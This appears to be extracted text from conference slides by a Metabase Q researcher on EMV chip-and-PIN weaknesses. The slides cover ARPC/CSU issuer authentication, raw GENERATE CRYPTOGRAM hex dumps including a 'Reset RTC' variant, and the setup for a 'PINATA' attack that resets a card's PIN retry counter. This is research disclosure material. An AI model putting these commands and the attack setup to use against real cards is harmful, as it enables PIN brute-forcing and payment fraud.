
Special instruction from financial institution after the terminal issues first Generate AC (Application Cryptogram)

The Issuer Authentication Data contains Authorization Response Cryptogram (ARPC) to verify approval/rejection

- $ARPC = MAC(ARQC \parallel CSU \parallel \text{Proprietary Authentication Data})$
- CSU = Card Status Update contains data sent to the ICC to indicate whether the issuer approves or declines the transaction, and to initiate actions specified by the issuer



Source: Chip and PIN is Broken



Source: Chip and PIN is Broken



Normal ARC Example

Terminal command - 34 bytes: GENERATE CRYPTOGRAM

0000: 80 AE 50 00 1D 4D 71 34 10 5C 12 3B 59 00 12 30

0010: 30 00 00 00 80 00 09 BF EE BF 1A 39 91 D5 28 7E

0020: 6F A8



Reset RTC – ARC Example

Terminal command - 34 bytes: GENERATE CRYPTOGRAM

0000: 80 AE 50 00 1D 50 1B 0F 3B 49 51 39 1F 03 1A 30

0010: 30 00 00 00 80 00 47 F8 F5 CE 3B 2C 31 27 11 D8

0020: 0E 51

PINATA Attack



- Plain PIN by ICC
- PIN RETRY Reset by issuer when the PRC is 0

ELMA Setup: PINATA Attack




- GPD Pocket 2

ELMA Setup: PINATA Attack




- GPD Pocket 2
- Card Reader SCR3310

ELMA Setup: PINATA Attack



- ELMA
- SumUP

ELMA Setup: PINATA Attack



- Auto Clicker


ELMA Setup: PINATA Attack







- GPD Pocket 2
- Card Reader SCR3310
- ELMA
- SumUP



ELMA Setup: PINATA Attack










Thank you

- Philippe Teuwen
- Nahuel Grisolia
- Daniela García
- Metabase Q Team

An abstract graphic on the right side of the slide, consisting of a dense network of red dots connected by thin red lines, resembling a molecular structure or a complex web, set against a dark blue background.

Salvador Mendoza

Metabase Q

Security Researcher

contact@metabaseq.com
+52 55 2211 0920

// Better Base, Better Future